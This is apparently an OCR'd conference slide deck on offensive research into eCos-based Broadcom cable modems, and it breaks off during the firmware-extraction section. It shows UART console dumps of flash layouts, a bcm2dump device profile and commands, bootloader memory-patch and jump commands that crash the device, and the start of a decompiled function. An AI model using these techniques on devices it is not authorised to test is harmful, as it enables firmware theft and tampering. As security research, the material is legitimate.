eCos Offensive Security Research Logbook

Quentin Kaiser
<quentin@ecos.wtf>

Disclaimer

The views expressed during this presentation are my own and do not reflect those of my employer (past or current) or their clients.

About me

- Security Researcher @ IoT Inspector Research Lab
- Currently focusing on **binary exploitation** of embedded devices and **automating bug finding** within large firmware blobs.

Agenda

I. Introduction

II. Firmware Extraction

III. Firmware Analysis / Reverse Engineering

IV. Exploitation


V. Persistence

VI. Future Work

Introduction / eCos

- Free and open-source real-time operating system
- Implemented in C/C++ with APIs for POSIX/µTRON
- One process / multiple threads
- Lots of supported hardware and architecture (ARM, MIPS, SuperH, SPARC, …)
- It’s **everywhere** (consumer electronics, networking gear, industrial devices, automotive, payment systems, space and military applications)


Introduction / History of eCos Security Research



Introduction / How it all started

Modem Netgear

Modem Technicolor



FIRMWARE EXTRACTION


Firmware Extraction / bcm2-utils

- bcm2-utils - Utilities for Broadcom-based cable modems.
  - **bcm2dump**: utility to dump ram/flash, primarily intended as a firmware dump tool for cable modems based on a Broadcom SoC.
  - **bcm2cfg**: A utility to modify configuration files and nvram images.


Firmware Extraction / bcm2dump

- **bcm2dump** requires model-specific memory mappings definition from *profiledef.c* to work.
- eCOS system under test uses two flash storage:
  - **SPI flash** for the bootloader and non-volatile data
  - **NAND flash** to store the firmware files (image1 and image2).
- We need **console access** to gather memory addresses and offsets from each flash storage

Firmware Extraction / UART console



Firmware Extraction / UART console



Firmware Extraction / flash metadata

```
CM> cd flash
Active Command Table:  Flash Driver Commands (flash)
CM -> flash
CM/Flash> show

Flash Device Information:

      CFI Compliant: no
        Command Set: Generic SPI Flash
   Device/Bus Width: x16
 Little Word Endian: no
    Fast Bulk Erase: no
    Multibyte Write: 256 bytes max
  Phys base address: 0xbadf1a5
 Uncached Virt addr: 0x1badf1a5
   Cached Virt addr: 0x2badf1a5
   Number of blocks: 8
         Total size: 524288 bytes, 0 Mbytes
      Current mode: Read Array
       Device Size: 512 KB, Write buffer: 256, Flags: 0
```

Firmware Extraction / flash metadata

```
      Size  Device      Device     Region
Block  kB   Address     Offset     Offset   Region Allocation
-----  ---- ---------- ---------- --------- -----------------
    0    64 0x1badf1a5          0         0 bootloader (65536 bytes)
    1    64 0x1baef1a5    0x10000         0 permnv (65536 bytes)
    2    64 0x1baff1a5    0x20000       ??? {unassigned}
    3    64 0x1bb0f1a5    0x30000       ??? {unassigned}
    4    64 0x1bb1f1a5    0x40000       ??? {unassigned}
    5    64 0x1bb2f1a5    0x50000       ??? {unassigned}
    6    64 0x1bb3f1a5    0x60000         0 dynnv
    7    64 0x1bb4f1a5    0x70000   0x10000 dynnv (131072 bytes)
```

Firmware Extraction / flash metadata

```
Flash Device Information:

      CFI Compliant: no
        Command Set: Generic NAND Flash
   Device/Bus Width: x16
 Little Word Endian: no
    Fast Bulk Erase: no
    Multibyte Write: 512 bytes max
  Phys base address: 0xbadf1a5
 Uncached Virt addr: 0x1badf1a5
   Cached Virt addr: 0x2badf1a5
   Number of blocks: 1024
         Total size: 134217728 bytes, 128 Mbytes
       Current mode: Read Array
        Device Size: 128MB, Block size: 128KB, Page size: 2048
```

Firmware Extraction / flash metadata

```
 Size  Device      Device     Region
Block  kB   Address     Offset     Offset   Region Allocation
----- ---- ---------- ---------- --------- -----------------
    0  128 0x1badf1a5          0         0 image1
    1  128 0x1baff1a5    0x20000   0x20000 image1
    2  128 0x1bb1f1a5    0x40000   0x40000 image1
    3  128 0x1bb3f1a5    0x60000   0x60000 image1
    4  128 0x1bb5f1a5    0x80000   0x80000 image1
    5  128 0x1bb7f1a5    0xa0000   0xa0000 image1
--snip--
  509  128 0x1fa7f1a5   0x3fa0000 0x3fa0000 image1
  510  128 0x1fa9f1a5   0x3fc0000 0x3fc0000 image1
  511  128 0x1fabf1a5   0x3fe0000 0x3fe0000 image1 (67108864 bytes)
  512  128 0x1fadf1a5   0x4000000         0 image2
  513  128 0x1faff1a5   0x4020000   0x20000 image2
  514  128 0x1fb1f1a5   0x4040000   0x40000 image2
  515  128 0x1fb3f1a5   0x4060000   0x60000 image2
  516  128 0x1fb5f1a5   0x4080000   0x80000 image2
--snip--
 1022  128 0x23a9f1a5   0x7fc0000 0x3fc0000 image2
 1023  128 0x23abf1a5   0x7fe0000 0x3fe0000 image2 (67108864 bytes)
```

Firmware Extraction / device profile

```
diff --git a/profiledef.c b/profiledef.c
index 8cb6f9b..25dac47 100644
--- a/profiledef.c
+++ b/profiledef.c
@@ -66,6 +66,33 @@ struct bcm2_profile bcm2_profiles[] = {
                                { .name = "ram" },
                                },
 },
+    {
+        .name = "CG3700B",
+        .pretty = "CG3700B-1V2FSS",
+        .pssig = 0xa0f7,
+        .baudrate = 115200,
+        .spaces  = {
+            { .name = "ram" },
+            {
+                .name = "nvram",
+                .size = 512 * 1024,
+                .parts = {
+                    { "bootloader", 0x0000000, 0x010000 },
+                    { "permnv",     0x0010000, 0x010000, "perm" },
+                    { "dynnv",      0x0060000, 0x020000, "dyn" },
+                }
+            },
+            {
+                .name = "flash",
+                .size = 128 * 1024 * 1024,
+                .parts = {
+                    { "image1", 0x0000000, 0x4000000 },
+                    { "image2", 0x4000000, 0x4000000 }
+                }
+
+            }
+        }
+    },
```

Firmware Extraction / bcm2dump

```
$ ./bcm2dump -v -P CG3700B dump /dev/ttyUSB0 flash image1 /tmp/image1.bin
$ ./bcm2dump -vvv -P CG3700B dump /dev/ttyUSB0 nvram permnv /tmp/nvram.out
$ ./bcm2dump -v -P CG3700B dump /dev/ttyUSB0 nvram dynnv /tmp/dynnv.out

$ hexdump -C /tmp/image1.bin
00000000  c2 00 00 05 00 03 00 00  58 0f 1c cf 00 4b 8e c4  |........X....K..|
00000010  80 00 40 00 43 47 33 37  30 30 42 2d 31 56 32 46  |..@.CG3700B-1V2F|
00000020  53 53 5f 56 32 2e 30 33  2e 30 33 75 5f 73 74 6f  |SS_V2.03.03u_sto|
00000030  2e 62 69 6e 00 00 00 00  00 00 00 00 00 00 00 00  |.bin............|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 d6 5b 00 00  69 91 be 87 5d 00 00 00  |.....[..i...]...|
00000060  01 00 20 20 0e 00 0d 3a  28 ab ef 31 23 33 44 83  |..  ...:(..1#3D.|
00000070  db 18 9b 57 12 d9 ed 76  9b d2 8d 4c ad 5b 7f 7a  |...W...v...L.[.z|
00000080  0f 11 d2 c8 a8 77 99 48  98 fb 58 74 c2 b6 82 6e  |.....w.H..Xt...n|
00000090  74 89 bd 9f fb 21 63 03  40 1b dd 39 8b 6e a5 4f  |t....!c.@..9.n.O|
```

Firmware Extraction / disabled console

- That was the easy way. Sometimes the console prompt is disabled and you need to dump memory from the bootloader prompt by patching its memory.

```
Checksum for dynamic settings:  0x42ccf5dd
Settings were read and verified.

Console input has been disabled in non-vol.
Console output has been disabled in non-vol!  Goodbye...
```


Firmware Extraction / crashing bootloaders

```
w

Write memory.  Hex address: 0x80000000
Hex value: 0xac000000

j

Jump to arbitrary address (hex): 0x80000000

******************** CRASH ********************

EXCEPTION TYPE: 3/TLB (store)
TP0
r00/00 = 00000000 r01/at = 83f90000 r02/v0 = 80000000 r03/v1 = 00000001
r04/a0 = 83f8e3c0 r05/a1 = 00000000 r06/a2 = 80000000 r07/a3 = 00000000
r08/t0 = 00000020 r09/t1 = 00000000 r10/t2 = 00000029 r11/t3 = 0000003a
r12/t4 = 20000000 r13/t5 = 000000a8 r14/t6 = 00000000 r15/t7 = 00000000
r16/s0 = 942100d8 r17/s1 = 00000000 r18/s2 = 1dcd6500 r19/s3 = 0337f980
r20/s4 = 94210084 r21/s5 = 000063d8 r22/s6 = efa9fd7c r23/s7 = 0000fc14
r24/t8 = 00000002 r25/t9 = 00001021 r26/k0 = efa9fd7c r27/k1 = 83f8b16c
r28/gp = 35552b87 r29/sp = 87ffff40 r30/fp = 00000215 r31/ra = 83f86fd0

pc   : 0x80000000              sr   : 0x00000002
cause: 0x0000800c              addr: 0x00000000
```


Firmware Extraction / dumping bootloaders

```
# dump the bootloader section
bcm2dump -P generic dump /dev/ttyUSB0 ram 0x83f60000,256k bootloader.bin

# clean everything up
dd if=bootloader.bin of=bootloader.clean.bin skip=131072 count=90112 bs=1
```

Firmware Extraction / loading bootloaders



Firmware Extraction / bootloaders analysis



Firmware Extraction / bootloaders analysis

[Decompile: FUN_83f83e9c] - (bootloader.clean.bin)

```
1
2  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4  undefined4 FUN_83f83e9c(undefined4 *param_1,uint param_2,uint param_3,uint param_4)
5
6  {
7    bool bVar1;
8    bool bVar2;
9    uint uVar3;
10   uint uVar4;
11   undefined4 uVar5;
12   int *piVar6;
13   char *pcVar7;
14   uint uVar8;
15   undefined4 *puVar9;
16   uint uVar10;
17   uint uVar11;
18   uint uVar12;
19   uint uVar13;
20   int iVar14;
